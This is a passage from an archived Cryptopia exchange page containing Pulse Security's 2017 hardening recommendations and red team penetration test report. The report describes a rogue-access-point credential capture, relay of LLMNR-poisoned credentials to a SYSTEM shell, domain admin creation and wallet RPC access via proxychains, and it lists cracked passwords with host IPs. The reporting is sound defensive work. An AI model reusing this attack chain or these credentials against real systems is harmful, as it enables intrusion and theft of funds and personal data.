


The Cryptopia exchange is a powerful currency trading platform.

(/web/20180429171608/https://www.cryptopia.co.nz/Home)

Deposit, trade, and withdraw Bitcoin, Litecoin, and over 400 other crypto currencies.

## Security & Support




Join a trusted community built around a passion for cryptocurrency.

Learn the market from our News, CoinInfo, Arbitrage, and Forum sections.

Stay safe with market-leading two-factor security options, including Cryptopia hardware dongles.

TWITTER (https://web.archive.org/web/20180429171608/https://twitter.com/Cryptopia_NZ)

FACEBOOK (https://web.archive.org/web/20180429171608/https://www.facebook.com/cryptopiaexchange)

LINKEDIN (https://web.archive.org/web/20180429171608/https://www.linkedin.com/company/cryptopia-limited)

(/web/20180429171608/https://www.cryptopia.co.nz/Home)

## Information

Contact Us (/web/20180429171608/https://www.cryptopia.co.nz/Home/Contact)
Privacy Policy (/web/20180429171608/https://www.cryptopia.co.nz/Home/Privacy)
Terms & Conditions (/web/20180429171608/https://www.cryptopia.co.nz/Home/Terms)
Risk Statement (/web/20180429171608/https://www.cryptopia.co.nz/Home/RiskStatement)

## Support

Support (/web/20180429171608/https://www.cryptopia.co.nz/Support)
Help & FAQ (https://web.archive.org/web/20180429171608/https://help.cryptopia.co.nz/)

## API

Public API (/web/20180429171608/https://www.cryptopia.co.nz/Forum/Thread/255)
Private API (/web/20180429171608/https://www.cryptopia.co.nz/Forum/Thread/256)

## Social

Twitter (https://web.archive.org/web/20180429171608/https://twitter.com/Cryptopia_NZ)
Facebook (https://web.archive.org/web/20180429171608/https://www.facebook.com/cryptopiaexchange)
LinkedIn (https://web.archive.org/web/20180429171608/https://www.linkedin.com/company/cryptopia-limited)


# CRYPTOPIA

Consulting Summary

Version 1.0

14 November 2017

## BACKGROUND

Pulse Security was engaged to provide consulting services and to make recommendations regarding the level of security implemented within the Cryptopia environment. The work was undertaken onsite at the Cryptopia Christchurch office from 2 November 2017 to 8 November 2017 and consisted of reviewing the environment for common vulnerabilities and configuration weaknesses.

This document contains a list of general recommendations based on the assessment of the environment and discussions with Cryptopia staff.

## NETWORK HARDENING

### Inadequate Network Segregation

A host compromised due to a security vulnerability could easily stage further attacks against hosts with differing security and trust levels. Management interfaces such as ILO, RDP and SSH are available to hosts on the Christchurch desktop network, and the firewall policy implemented between the server and desktop networks is overly-permissive. Hosts on the desktop and server networks also have unauthenticated and unrestricted access to the Internet. This network design eases scanning and further attacks following a compromise.

The Christchurch desktop network, 10.64.216.0/24, contains a mix of support and development workstations. These hosts can access a wide range of ports on hosts in the 10.64.32.0/24 server network. Network access from both support and development workstations to hosts in the 10.64.32.0/24 server network from should be restricted to the bare minimum required.

Due to the nature of the activities undertaken on support workstations, these hosts should be considered less-trusted than workstations used for development and administration. Support workstations should be placed in an isolated network segment with strict firewalling restricting the network traffic to the bare minimum required for these hosts to operate.

The 10.64.32.0/24 server network contains both a domain controller and the jumphosts which are used to access the Phoenix datacentre and Christchurch management networks. The jumphosts should be placed in a DMZ network, with access strictly controlled and audited.

Management interfaces, including SSH and ILO were found to be reachable by a host on the Christchurch desktop network. Management interfaces for network infrastructure and servers should not be reachable from support and development workstations, and these services should be accessed via a separate management network.

The following table lists the management interfaces which were found to be accessible to a host on the Christchurch desktop network (10.64.216.0/24):

| Host | Management Interfaces |
|---|---|
| 10.64.216.18 | 21/tcp, 23/tcp, 80/tcp, 443/tcp |
| 10.64.216.23 | 22/tcp, 80/tcp, 443/tcp |
| 10.64.216.30 | 22/tcp, 80/tcp, 443/tcp |
| 10.64.216.31 | 22/tcp, 80/tcp, 443/tcp |
| 10.64.32.2 | 3389/tcp |
| 10.64.32.3 | 3389/tcp |
| 10.64.32.4 | 3389/tcp |
| 10.64.32.5 | 3389/tcp |
| 10.64.32.6 | 22/tcp |
| 10.64.32.7 | 3389/tcp |

Hosts on the server and desktop networks can directly access Internet hosts on a wide range of ports without authentication. Internet access is frequently used to download additional content, such as post-exploitation tools or a rootkit, to a compromised host and to establish communications with malicious hosts on the Internet for command and control purposes. A firewall policy should be enforced which prevents direct connections to Internet hosts from the desktop and server networks and requires all HTTP and HTTPS traffic to originate from an internal proxy server which requires authentication.

The wireless SSID is bridged with the Christchurch desktop network, giving authenticated wireless users the same level of access as hosts using the wired infrastructure. Wireless networks should be treated as untrusted and wireless hosts should be placed in a separate network which is strictly isolated from the rest of the Cryptopia environment. Ideally there should be no access to any internal systems from the Wireless network.

## Wireless

The 802.11 wireless network implemented in the Christchurch office is utilizing WPA2-Enterprise, with credentials being authenticated against the 'CRYPTOPIA' Active Directory domain. While WPA2-Enterprise affords some desirable security benefits such as individual user accounts for wireless access, the inherently untrustworthy nature of wireless devices such as phones or non-domain-joined laptops make the credentials stored in these devices vulnerable to rogue access point attacks.

Pulse Security was able to induce a number of devices to authenticate to a malicious access point masquerading as the 'Sanchez' wireless SSID and provide hashed copies of their domain credentials. These hashes can then be cracked using freely-available password cracking software, providing an

attacker with both access to the wireless network and valid credential for domain resources. The following screenshot shows an example of some of the hashes recovered:

Examples of captured hashes

```
mschapv2: Fri Nov  3 11:36:27 2017
        username:       gzn
        challenge:      c9:[redacted]
        response:       c4:[redacted]
        jtr NETNTLM:    gzn:$NETNTLM$[redacted]


mschapv2: Fri Nov  3 12:08:41 2017
        username:       cryptopia\czr
        challenge:      18:[redacted]
        response:       2f:[redacted]
        jtr NETNTLM:    cryptopia\czr:$NETNTLM$[redacted]
```

This attack is possible because the wireless devices have not been configured to check the certificate being presented by the 'Sanchez' SSID. If WPA2-Enterprise authentication is to be used securely it requires that the wireless clients be under full control of Cryptopia (i.e. a domain-joined laptop) and that they be configured to verify the identity of the access point they are connecting to. Ensure any of these Cryptopia-managed devices are configured so that they cannot act as a bridge between the wireless and wired networks.

The WPA supplicants used by devices such as Android and Apple and phones and tablets are currently not sufficiently robust for them to be secured against rogue access point attacks. Wireless clients should be strictly isolated from the rest of the Cryptopia environment and be restricted to Internet access only.

### VPN

The configuration of the Fortigate firewall which provides the Christchurch -> Phoenix and the Christchurch -> Amsterdam IPsec VPN connections was reviewed. The VPN connection security could be improved by implementing X.509 certificates for authentication as opposed to the Pre-shared Key (PSK) currently in use. The IPsec Phase 2 interface also configured to use Triple-DES (3des-sha1) encryption. Triple-DES encryption is susceptible to publicly documented attacks which result in a weakening of its effective security and is generally regarded as a broken. The IPsec Phase 1 and Phase 2 interface configuration should be modified to use the highest grade of encryption available.

Remote access to all internal Cryptopia resources should be via a VPN implementing Two-Factor Authentication. Internal systems should never be exposed to the Internet either directly or via port-forwarding.

### General

- Ensure switch configurations are hardened to defend against Layer 2 attacks such as ARP spoofing.
- Consider implementing 802.1X authentication for wired infrastructure.
- Disable IPv6 on all hosts within the Cryptopia environment unless it is being implemented as part of a managed IPv6 deployment.

## ACTIVE DIRECTORY HARDENING

The 'CRYPTOPIA' Active Directory domain lacks hardening and subsequently the hosts are susceptible to Man-in-the-Middle (MITM) and credential-relay attacks. These issues can be effectively mitigated by implementing the following changes on all hosts within the Cryptopia environment:

- **Disable SMBv1**
  SMBv1 is vulnerable to unpatched vulnerabilities and is deprecated
  https://support.microsoft.com/en-nz/help/2696547/how-to-detect-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and

- **Require SMB Signing on all hosts**
  This incurs an approximately 15% performance overhead on SMB connections, however requiring the signing of SMB sessions prevents intercepted credentials from being relayed to the host.
  https://technet.microsoft.com/en-us/library/ff633425(v=ws.10).aspx

- **Disable NetBIOS and LLMNR**
  Use of these protocols for name resolution within the environment enables an attacker to perform MITM attacks.
  NetBIOS is only used for backwards compatibility with older systems and can usually be safely disabled: http://www.alexandreviot.net/2014/10/09/powershell-disable-netbios-interface/
  Disabling LLMNR may affect a host's ability to resolve hostnames should appropriate DNS records not exist: https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns

These vulnerabilities can be leveraged by an attacker to intercept legitimate connections in order to obtain hashed credentials or to relay them to gain access to a vulnerable host.

The following screenshot shows a connection intercepted via LLMNR poisoning and the credentials being relayed to gain access to the 10.64.32.4 host:

**Successfully relayed credentials**

```
Connected to 10.64.32.4 as LocalSystem.
C:\Windows\system32\:#whoami
nt authority\system

C:\Windows\system32\:#ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d521:7414:2cd6:39dc%5
   IPv4 Address. . . . . . . . . . . : 10.64.32.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.64.32.1

Tunnel adapter isatap.{B46C1B65-E8F2-4955-936E-91F44DE00ACF}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32\:#
```

The above screenshot shows the connection being LocalSystem due to credentials for a Domain Administrator account being intercepted.

The Domain Admins group was found to contain 17 user accounts. It is unlikely that this many users require of that level of privilege and access to domain resources should be handled via specific security groups. The access afforded by these groups should be as restrictive as possible and users should have the groups assigned to them based on the principle of least-privilege. Ideally only two "disaster recovery" accounts should be in the Domain Admins group, with all access to domain resources handled via security groups.

Users should have a low-privileged account for day-to-day use and a high-privileged account which is used only when higher privileges are required.

Users should always authenticate to domain resources using their domain credentials. Local computer accounts should be disabled wherever possible and only be used for disaster recovery scenarios.

Users should not have local administrator access to their workstations.

## HOST HARDENING

The desktops in use are running largely ad-hoc deployments of Windows, many are not domain-joined and therefore not being centrally managed by domain policy. A standardised, hardened build for desktops and servers would increase the overall security of the environment and ensures that new hosts meet a baseline security standard. A good place to start for host hardening methodologies are the DISA Security Technical Implementation Guides (STIG), a list of these can be found here: https://www.stigviewer.com/stigs.

All hosts should implement strict host-based firewall policies, with only the bare minimum of services exposed. Services providing management interfaces such as RDP and SSH should only be exposed on management network segments.

A centrally-managed antivirus/endpoint protection solution should be selected and deployed across all hosts within the Cryptopia environment. Application whitelisting should also be considered to provide an additional defence against malicious software.

## UPDATES AND PATCHING

### OS and Applications

Updates to operating systems and software should be centrally-managed and a robust patching schedule implemented to ensure all hosts within the environment are running up-to-date versions of software. Pulse Security recommends the following settings be should be implemented:

- Automatically install OS updates on core AD hosts (DC, Fileserver, etc)
- Automatically install OS and Application updates on support and administration desktops
- Evaluate whether OS and Application updates can be automatically installed on development desktops
- Updates which may impact production systems should be tested using test or pre-prod environments before being deployed to production.

### Devices and Hardware

Maintain a list of devices in use within the Cryptopia environment, e.g:

- Routers
- Firewalls
- Switches
- Wireless Access Points
- Server Integrated Lights Out/Out-of-band Management
- IP Cameras

Ensure IT staff regularly check for new security vulnerabilities affecting these devices and ensure any updates are tested (where necessary) and applied as soon as possible.

## DOCKER HARDENING

The docker hosts which run the wallet containers would benefit from additional hardening steps. The following recommendations are based on the review of the 192.168.137.4 host's configuration:

- Upgrade to latest docker
  Newer versions of docker (17.06 and higher) provide better support for custom firewall policies which would greatly aid in hardening the docker environment
- Ensure images used come from trusted sources
  https://docs.docker.com/engine/security/trust/
- Containers should be subject to strict firewalling enforced by the docker host.
  Containers should only be able to access Internet hosts and the traffic should be restricted to UDP 53 for DNS and the TCP port(s) used by the alt-coin wallet running in the container.
- Research and create in-depth docker hardening guidelines for internal use. In general:
  - Disable Inter-container Communication (ICC) on all docker hosts
  - Always use non-privileged containers
  - Remove setuid/setgid permissions from binaries within containers at build time.
  - Ensure all build, installation and execution of alt-coin wallets is undertaken using a low-privileged user within the container
  - Implement a restrictive AppArmor and Seccomp profiles for the containers
    https://docs.docker.com/engine/security/apparmor/
    https://docs.docker.com/engine/security/seccomp/
  - Enforce resource limits on the containers so they cannot cause a denial of service condition by consuming all the available host resources.

A useful script for assess whether a docker host's configuration meets best-practices can be found here: https://github.com/docker/docker-bench-security.

## SSL/TLS

In order to secure a number of systems within the Cryptopia environment, an internally-managed Public Key Infrastructure (PKI) should be deployed. A Certificate Authority should be created, e.g. "Cryptopia Root CA", and used to issue SSL certificates to secure the communications of internal systems. The certificate for this CA should be included as trusted in the standard build for all Cryptopia hosts.

The following recommendations should be observed when deploying an internal PKI:

- Store root CA private key offline, i.e. in a safe
- Deploy root CA cert across all Cryptopia systems
- Create SSL certificates for services offered by internal hosts, e.g.
    - MSSQL
    - RDP
    - HTTPS
- Ensure all services use SSL or equivalent encryption for communications
  Use SSL-enabled versions of protocols, e.g.
  HTTPS,
  LDAPS,
- Ensure the SSL configurations are deployed and hardened according to best-practice
- Use mutual (client and server certificates) SSL authentication wherever possible

## PHYSICAL SECURITY

Engage a company specialising in physical security to consult on site-specific requirements, however things that should be considered are:

- Laminated glass to delay access via broken windows
- Monitored panic buttons by entrances to office area


# CRYPTOPIA LTD.

Red Team Penetration Test

Version 1.0

Date: November 29, 2017

Ref: PS00250

Pulse Security


# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME | [redacted] |
|---|---|---|
| November 28, 2017 | Cryptopia Red Team | |

## STATUS SUMMARY

Testing completed within the timeframe allocated.




## SCOPE

| COMPONENT | ASSET | COMPLETED |
|---|---|---|
| Red Team Testing | Cryptopia Ltd. Network | Yes |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of testing performed on the assets outlined in the Scope section of this document. Testing was performed within the dates of 14th January 2017 and 26th November 2017.

Pulse Security was not provided with any documentation relating to this project and the testing was generally performed using a Red Team, black-box approach. Information provided to consultants during other engagements with Cryptopia was used to speed up discovery where deemed within the spirit of the testing.

During the Red Team exercise Pulse Security was able to gain user credentials, log in to exposed management interfaces, move laterally and vertically throughout the network and obtain confidential business intellectual property and personally identifiable user information. This could then be leveraged to perform transactions and obtain unauthorized access to cryptocoin hot wallets and funds.

Pulse Security was able to exploit a vulnerability in the WPA-Enterprise configuration to obtain users' credentials. This was achieved by setting up a rogue access point in Christchurch to attack wireless clients. All insecure WIFI configurations should be removed from user devices.

These credentials were then used to access internet exposed management interfaces and gain a foothold on the Cryptopia network. Internet exposed management interfaces pose a significant threat and should be removed. If remote access is required it should be done via an encrypted VPN with strong two-factor authentication.

Once inside the Cryptopia network Pulse security was able to move laterally, acquire Domain Administrator rights, and access the live database using credentials that were stored in configuration files. All authentication credentials should be stored using strong encryption and should never be stored in clear-text.

With Database access, all user information and cryptocoin information was accessible.

In addition, Pulse Security found repositories for source code, which were used to determine the proper method for interacting with transaction servers, Database Backup files, which contain personally identifiable user information and other sensitive information. These repositories were stored unencrypted. It is recommended that all sensitive information be stored in standardised locations, with strong encryption and sufficient security controls to help prevent unauthorised access.

Pulse Security recommends retesting after fixes for the issues outlined in this report have been implemented. This will ensure the fixes have been deployed correctly and no additional issues have been introduced.

# RED TEAM SUMMARY


The red team exercise started with initial reconnaissance of the Cryptopia external network, this included domain name, username, host and DNS research. From this reconnaissance an overall picture of the extent of the Cryptopia network was assembled. Based on this, targeted remote host scanning was performed.

The remote host scanning determined that there were multiple hosts with Remote Desktop Protocol exposed to the internet; ‘management’ and ‘webnodes’.

Due to not having working credentials, and difficulty in finding any through reconnaissance, a Pulse Security team was sent on site where they used a WPA-Enterprise Wi-Fi attack to gather credentials. A rogue access point was initiated with the SSID of ‘Sanchez’. Devices that were previously configured to use this SSID as an access point connected and attempted to authenticate to the rogue access point using their credentials. This attack yielded three sets of credentials; mzn, lzc and cryptopia\czr.

All of the credentials gathered were valid for the 'management' server, however, due to server issues Pulse Security was unable to log in to this machine remotely. One set of credentials attained, username ‘mzn’, was tested and determined to be valid for a 'webnode' Remote Desktop Protocol. The credentials were used to log in to this server and attain a foothold in the Cryptopia internal server network.

INITIAL FOOTHOLD ON CRYPTOPIA NETWORK





Once the initial foothold was attained, Pulse Security then proceeded to move laterally throughout the network; using impersonation and PowerShell PSExec techniques. These methods proved to be very effective and most machines within the Cryptopia domain were compromised.

A session on the Domain Controller was acquired and a Domain Administrator account was created: CRYPTOPIA\ServiceAdmin.

With Domain Administrator credentials now in hand, Pulse Security was able to login to the 'Database' server. While the Domain Administrator credentials were not functional to log in to the MSSQL database itself, searching the filesystem, Pulse discovered clear-text credentials in a configuration file that allowed logging in to the MSSQL database.

ACCESS ATTAINED ON DATABASE SERVER




Once database access was obtained Pulse Security was able to retrieve user names, user password hashes, cryptocoin private keys, identity information - such as passport scans, and all other information that was stored there. It is also worth noting that Pulse Security found unencrypted backups of the database.

In addition, the database's 'Currencies' table contained connection details used to connect to wallet resources. To do that; Pulse Security decided to access the WIN-IKBLNA3DH4J machine which, it was guessed, was running the services that interact with wallets.

As the WIN-IKBLNA3DH4J is not a member of the Cryptopia Domain, an existing Remote Desktop Protocol session to the WIN-IKBLNA3DH4J machine was hijacked and used to create a Local Administrator account, 'svcadm' on WIN-IKBLNA3DH4J.

What appears to be all Cryptopia source code was acquired from the BPWPHXMGMT001 machine.

SOURCE CODE DIRECTORY




This was used to determine the correct request structure and authentication to use against the Bitcoin wallet json-rpc service as a proof of concept. Network access was gained to the wallets by instantiating a proxy server on the WIN-IKBLNA3DH4J machine and Pulse Security was able to successfully access all hot wallets and retrieve or transfer coins by using properly crafted transfer requests, although only getbalance and getdifficulty requests were tested. In Addition; wallet access allows for the retrieval of private keys, initiation of transactions and consequent coin theft.

PULSE CREATED WALLET RPC CLIENT IN ACTION

```
[adrian@       Debug]$ proxychains mono WalletTest.exe
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.12
Querying http://192.168.137.18:7001 with payload: {"jsonrpc":"1.0","id":"1","method":"getbalance","params":[]}
[proxychains] Strict chain  ...  10.80.0.250:12345  ...  192.168.137.18:7001  ...  OK
Result: {"result":341.26903715,"error":null,"id":"1"}
```

Pulse Security at no point received any indication that a compromise was detected and was not inhibited in any way while exploiting the network. Pulse Security was noticed when doing in-depth concurrency testing of the trading engine via the website. Trading engine testing was halted while other testing continued unimpeded.

# RISK OVERVIEW

## RISK AND ISSUE HISTORY

| ISSUE | | OPEN | SEVERITY | IMPACT |
|---|---|---|---|---|
| 1.1 | INSECURE WPA-ENTERPRISE CONFIGURATION | Yes | High | User Credentials can be acquired. |
| 1.2 | EXPOSED MANAGEMENT INTERFACES | Yes | Medium | Provides a weak spot on the network for attack ingress. |
| 1.3 | WEAK PASSWORDS PRESENT | Yes | Medium | Easily guessed or brute forced passwords increase the probability of compromise. |
| 1.4 | UNENCRYPTED DATABASE BACKUPS | Yes | Medium. | An Attacker who can access these files can compromise confidentiality. |
| 1.5 | TWO-FACTOR AUTHENTICATION BRUTE FORCE | Yes | Medium | A brute forcible 2FA negates the security provided by that second factor. |
| 1.6 | INSECURE CAPTCHA IMPLEMENTATION | Yes | Medium | CAPTCHA bypass negates the security provided by CAPTCHA. |
| 1.7 | HTML INJECTION VIA HEADER | Yes | Medium | Allows the insertion of attacker controlled HTML. |
| 1.8 | CLEAR-TEXT CREDENTIALS IN CONFIGURATION FILES | Yes | Medium | An attacker with access to configuration files can leverage credentials for further attacks. |
| 1.9 | LACK OF SESSION TIMEOUT | Yes | Medium | If a user's session is hijacked, the session will never expire. |
| 1.10 | LACK OF REQUEST RATE-LIMITING | Yes | Observational | An unlimited number of requests could lead to denial of service |
| 1.11 | LACK OF IDS/IPS | Yes | Observational | Lack of visibility into the network can lead poor incidence response. |
| 1.12 | INCAPSULA BYPASS | Yes | Observational | An attacker can bypass the protection provided by Incapsula and interact directly with web servers. |

# TECHNICAL DETAILS

## 1.1. INSECURE WPA-ENTERPRISE CONFIGURATION

| Severity: High | Base Score: 9.0 | Temporal Score: 7.8 | Overall Score: 7.8 |
|---|---|---|---|

### Details

An improperly configured WPA Enterprise WIFI setup can allow for the harvesting of credentials from preconfigured devices without user interaction or knowledge.

Pulse Security was able to gather working network credentials from users using insecurely configured devices set up to use WPA Enterprise. Even though the access point for these devices was no longer available, the devices themselves still had the expectation of connecting to the 'Sanchez' access point and surrendered their credentials when encountering a rogue access point of the same name.

### Recommendation

Completely purge all unused WPA Enterprise configurations from devices and all users should change their passwords.

Ensure any future WPA Enterprise configuration uses EAP/TLS for authentication and strict certificate validation is present.

Any new wireless network would be tested for security before it is placed in production.

## 1.2. EXPOSED MANAGEMENT INTERFACES

| Severity: Medium | Base Score: 7.5 | Temporal Score: 6.5 | Overall Score: 6.5 |
|---|---|---|---|

### Details

A malicious network user may leverage administration portals and management interfaces to increase their level of access within the network.

The Cryptopia network has systems with Remote Desktop Protocol exposed to the internet. This was used, with credentials acquired through other means, for the initial ingress of the Cryptopia network.

| HOSTS | |
|---|---|
| 184.95.39.90 | 184.95.39.93 |
| 184.95.39.91 | 184.95.39.94 |
| 184.95.39.92 | 184.164.129.202 |

### Recommendation

Disable Administrative interfaces that are not required.

Only allow remote administration through a properly configured, secure VPN with two-factor authentication, and implement strong network segregation.

## 1.3. WEAK PASSWORDS PRESENT

Severity: Medium | Base Score: 6.5 | Temporal Score: 5.7 | Overall Score: 5.7

### Details

Weak passwords and easily guessed passwords can lead to device compromise and privilege escalation.

During the Red Team exercise, Pulse Security captured password hashes for a number of users on local machines, and domain controllers throughout the network. These passwords were then tested for strength through basic password cracking methods.

| PASSWORD | USER | HOST |
|---|---|---|
| Password00 | t1 | 10.64.32.2, 184.167.137.31 |
| Password00 | t2 | 10.64.32.2, 184.167.137.31 |
| Password00 | Deployment | 10.64.32.3 |
| Password00 | Administrator | 10.64.32.4, 10.64.32.7 |
| P@ssw0rd! | [redacted] | 184.164.129.202 |
| P@ssw0rd!23 | [redacted] | 10.64.32.2, 184.167.137.31 |

### Recommendation

Implement a password policy that ensures the use of strong passwords in conjunction with a password manager such as KeePass. Also consider implementing a prohibition on shared passwords across machines and services.

## 1.4. UNENCRYPTED DATABASE BACKUPS

| Severity: Medium | Base Score: 6.4 | Temporal Score: 5.6 | Overall Score: 5.6 |
|---|---|---|---|

### Details

